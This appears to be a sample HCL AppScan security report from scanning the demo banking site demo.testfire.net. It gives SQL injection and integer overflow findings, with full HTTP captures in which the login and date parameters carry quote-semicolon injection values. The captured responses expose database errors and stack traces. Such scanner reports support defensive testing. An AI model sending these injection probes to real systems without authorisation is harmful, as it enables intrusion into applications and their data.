AppScan 360°

HCL AppScan Report

Report Type: Security Report

Scan Name: Sample Report [mode=demo]

Technology: DAST

Report created at: Wednesday, July 16, 2025

This report was generated by HCL AppScan

Summary of security issues

Critical severity issues:	4
High severity issues:	12
Medium severity issues:	57
Low severity issues:	12
Informational severity issues:	16
Total security issues:	**101**

Scan Information

Scan started: Sunday, April 2, 2023 5:03:00 AM (UTC)
Test policy: Default
Test Optimization: Fast

Hosts

Host: demo.testfire.net
Port: 443
Operating system: Unknown
Web server: Apache
Application Server: Tomcat

Login Settings

Login method: Automatic
Concurrent Logins: Enabled
In-session detection: Enabled
In-session pattern: >Sign Off<
Tracked or session ID cookies: JSESSIONID
Tracked or session ID parameters:
Login sequence:
https://demo.testfire.net/
https://demo.testfire.net/login.jsp
https://demo.testfire.net/doLogin
https://demo.testfire.net/bank/main.jsp
https://redirector.gvt1.com/edgedl/chrome/dict/en-us-9-0.bdic
https://demo.testfire.net/bank/showAccount?listAccounts=800003

Table of Contents

- Phishing Through URL Redirection
- Possible Server Path Disclosure Pattern Found
- Reflected Cross Site Scripting
- Session Identifier Not Updated
- SHA-1 cipher suites were detected
- SQL Injection
- Unnecessary Http Response Headers found in the Application

Coverage


- Visited URLs
- Parameters
- Failed Requests
- Filtered URLs
- Comments
- Components
- JavaScripts
- Cookies

Summary

Total security issues: **101**

Issue Types: **34**

	Number of Issues
SQL Injection	4
Integer Overflow	2
Phishing Through URL Redirection	1
Reflected Cross Site Scripting	9
Autocomplete HTML Attribute Not Disabled for Password Field	3
Body Parameters Accepted in Query	3
Cacheable SSL Page Found	17
Cookie with Insecure or Improper or Missing SameSite attribute	2
Credit Card Number Pattern Found (Visa)	4
Cross-Site Request Forgery	4
Database Error Pattern Found	6
Direct Access to Administration Pages	1
Encryption Not Enforced	1
Host Header Injection	1
Inadequate Account Lockout	1
Insecure "OPTIONS" HTTP Method Enabled	2
Link Injection (facilitates Cross-Site Request Forgery)	6
Missing HttpOnly Attribute in Session Cookie	1
Missing or insecure Cross-Frame Scripting Defence	1
Missing Secure Attribute in Encrypted Session (SSL) Cookie	2
Older TLS Version is Supported	1
Phishing Through Frames	7
Session Identifier Not Updated	1
SHA-1 cipher suites were detected	1
Unnecessary Http Response Headers found in the Application	1
Missing "Content-Security-Policy" header	1
Missing or insecure "X-Content-Type-Options" header	1
Missing or insecure HTTP Strict-Transport-Security Header	1
Application Error	5
Client-Side (JavaScript) Cookie References	1
Email Address Pattern Found	4
HTML Comments Sensitive Information Disclosure	4
Missing "Referrer policy" Security Header	1
Possible Server Path Disclosure Pattern Found	1



Issues - By Issue Types:

C DAST: SQL Injection 4

How to Fix: SQL Injection

Issue 1 of 4

Issue ID:	f209443e-f36b-1410-81f1-00524afcd01d
Severity:	**Critical**
Status	Open
Location	https://demo.testfire.net/bank/showTransactions
Domain	demo.testfire.net
Element	startDate (Parameter)
Path	/bank/showTransactions
Scheme	https
Domain	demo.testfire.net
CVSS	9.4
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	89

Issue 1 of 4 - Details

Difference: **Parameter** startDate manipulated from: 2019-01-01 to: 2019-01-01%27%3B

Reasoning: The test result seems to indicate a vulnerability because the response contains RDBMS errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /bank/showTransactions HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 45

startDate=2019-01-01%27%3B&endDate=2019-01-01

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:20:21 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd HH:mm:ss</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b>
<pre>org.apache.jasper.JasperException: javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd
HH:mm:ss
 org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
```

```
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:495)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
 com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doPost(AccountViewServlet.java:78)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-
dd HH:mm:ss
 org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:916)
 org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:845)
 org.apache.jsp.bank.transaction_jsp._jspService(transaction_jsp.java:287)
 org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:472)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServle
...
...
...

 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>java.sql.SQLSyntaxErrorException: Syntax error: Encountered &quot;;&quot; at line 1, column 139.
 org.apache.derby.impl.jdbc.SQLExceptionFactory40.getSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.Util.generateCsSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.TransactionResourceImpl.wrapInSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.TransactionResourceImpl.handleException(Unknown Source)
...
...
...
```

Issue 2 of 4

Issue ID:	b609443e-f36b-1410-81f1-00524afcd01d
Severity:	**Critical**
Status	Open
Location	https://demo.testfire.net/bank/showTransactions
Domain	demo.testfire.net
Element	endDate (Parameter)
Path	/bank/showTransactions
Scheme	https
Domain	demo.testfire.net
CVSS	9.4
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	89

Issue 2 of 4 - Details

Difference: **Parameter** endDate manipulated from: 2019-01-01 to: 2019-01-01%27%3B

Reasoning: The test result seems to indicate a vulnerability because the response contains RDBMS errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /bank/showTransactions HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 45

startDate=2019-01-01&endDate=2019-01-01%27%3B

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Transfer-Encoding: chunked
```

```
Date: Sun, 02 Apr 2023 05:20:22 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd HH:mm:ss</p><p>
<b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b>
<pre>org.apache.jasper.JasperException: javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-dd
HH:mm:ss
 org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:495)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
 com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doPost(AccountViewServlet.java:78)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>javax.servlet.ServletException: java.sql.SQLException: Date-time query must be in the format of yyyy-mm-
dd HH:mm:ss
 org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:916)
 org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:845)
 org.apache.jsp.bank.transaction_jsp._jspService(transaction_jsp.java:287)
 org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:472)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServle
...
...
...

 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>java.sql.SQLSyntaxErrorException: Syntax error: Encountered &quot;;&quot; at line 1, column 165.
 org.apache.derby.impl.jdbc.SQLExceptionFactory40.getSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.Util.generateCsSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.TransactionResourceImpl.wrapInSQLException(Unknown Source)
 org.apache.derby.impl.jdbc.TransactionResourceImpl.handleException(Unknown Source)
...
...
...
```

Issue 3 of 4

Issue ID:	2a0b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Critical**
Status	Open
Location	https://demo.testfire.net/doLogin
Domain	demo.testfire.net
Element	uid (Parameter)
Path	/doLogin
Scheme	https
Domain	demo.testfire.net
CVSS	9.4
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	89

Issue 3 of 4 - Details

Difference: **Cookie** JSESSIONID removed from request: 9951AA6C6166F2EE4060A6DC0B21F1D1
Parameter uid manipulated from: jsmith to: jsmith%27%3B

Reasoning: The test result seems to indicate a vulnerability because the response contains RDBMS errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
```

```
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/login.jsp
Content-Length: 47

uid=jsmith%27%3B&passw=**CONFIDENTIAL 0**&btnSubmit=Login

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Sun, 02 Apr 2023 05:22:31 GMT
Set-Cookie: JSESSIONID=C434C539F48E6DB715666E39F0426EA9; Path=/; Secure; HttpOnly



GET /login.jsp HTTP/1.1
Cookie: JSESSIONID=C434C539F48E6DB715666E39F0426EA9
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:22:32 GMT







<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>

...
...
...

  <h1>Online Banking Login</h1>

  <!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
  <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">
  Syntax error: Encountered ";" at line 1, column 52.
  </span></p>

  <form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
    <table>
...
...
...
```

Issue 4 of 4

Issue ID:	480b443e-f36b-1410-81f1-00524afcd01d
Severity:	**Critical**
Status	Open
Location	https://demo.testfire.net/doLogin
Domain	demo.testfire.net
Element	passw (Parameter)
Path	/doLogin
Scheme	https
Domain	demo.testfire.net
CVSS	9.4
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	89

Issue 4 of 4 - Details

Difference: **Cookie** JSESSIONID removed from request: 9951AA6C6166F2EE4060A6DC0B21F1D1

Parameter passw manipulated from: **CONFIDENTIAL 0** * to: **CONFIDENTIAL 0**%27%3B

Reasoning: The test result seems to indicate a vulnerability because the response contains RDBMS errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/login.jsp
Content-Length: 47

uid=jsmith&passw=**CONFIDENTIAL 0**%27%3B&btnSubmit=Login

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Sun, 02 Apr 2023 05:22:31 GMT
Set-Cookie: JSESSIONID=71C67B51EFE2ABF3A471572021006C35; Path=/; Secure; HttpOnly



GET /login.jsp HTTP/1.1
Cookie: JSESSIONID=71C67B51EFE2ABF3A471572021006C35
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:22:32 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">
```

```
<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
  </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>

...
...
...

  <h1>Online Banking Login</h1>

  <!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
  <p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;">
  Syntax error: Encountered ";" at line 1, column 76.
  </span></p>

  <form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
    <table>
...
...
...
```

Go to Table of Contents

H DAST: Integer Overflow 2

How to Fix: Integer Overflow

Issue 1 of 2

Issue ID:	5009443e-f36b-1410-81f1-00524afcd01d
Severity:	High
Status	Open
Location	https://demo.testfire.net/bank/showAccount
Domain	demo.testfire.net
Element	listAccounts (Parameter)
Path	/bank/showAccount
Scheme	https
Domain	demo.testfire.net
CVSS	8.6
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	550

Issue 1 of 2 - Details

Difference: **Parameter** listAccounts manipulated from: 800003 to: 99999999999999999999

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Test Requests and Responses:

```
GET /bank/showAccount?listAccounts=99999999999999999999 HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/main.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 3642
Date: Sun, 02 Apr 2023 05:20:13 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> java.lang.NumberFormatException: For input string: &quot;99999999999999999999&quot;</p><p><b>Description</b> The
server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b>
<pre>org.apache.jasper.JasperException: java.lang.NumberFormatException: For input string: &quot;99999999999999999999&quot;
 org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:594)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:510)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
 com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doGet(AccountViewServlet.java:58)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:624)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Root Cause</b> <pre>java.lang.NumberFormatException: For input string: &quot;99999999999999999999&quot;
 java.lang.NumberFormatException.forInputString(Unknown Source)
 java.lang.Long.parseLong(Unknown Source)
 java.lang.Long.parseLong(Unknown Source)
 com.ibm.security.appscan.altoromutual.model.Account.getAccount(Account.java:41)
 org.apache.jsp.bank.balance_jsp._jspService(balance_jsp.java:170)
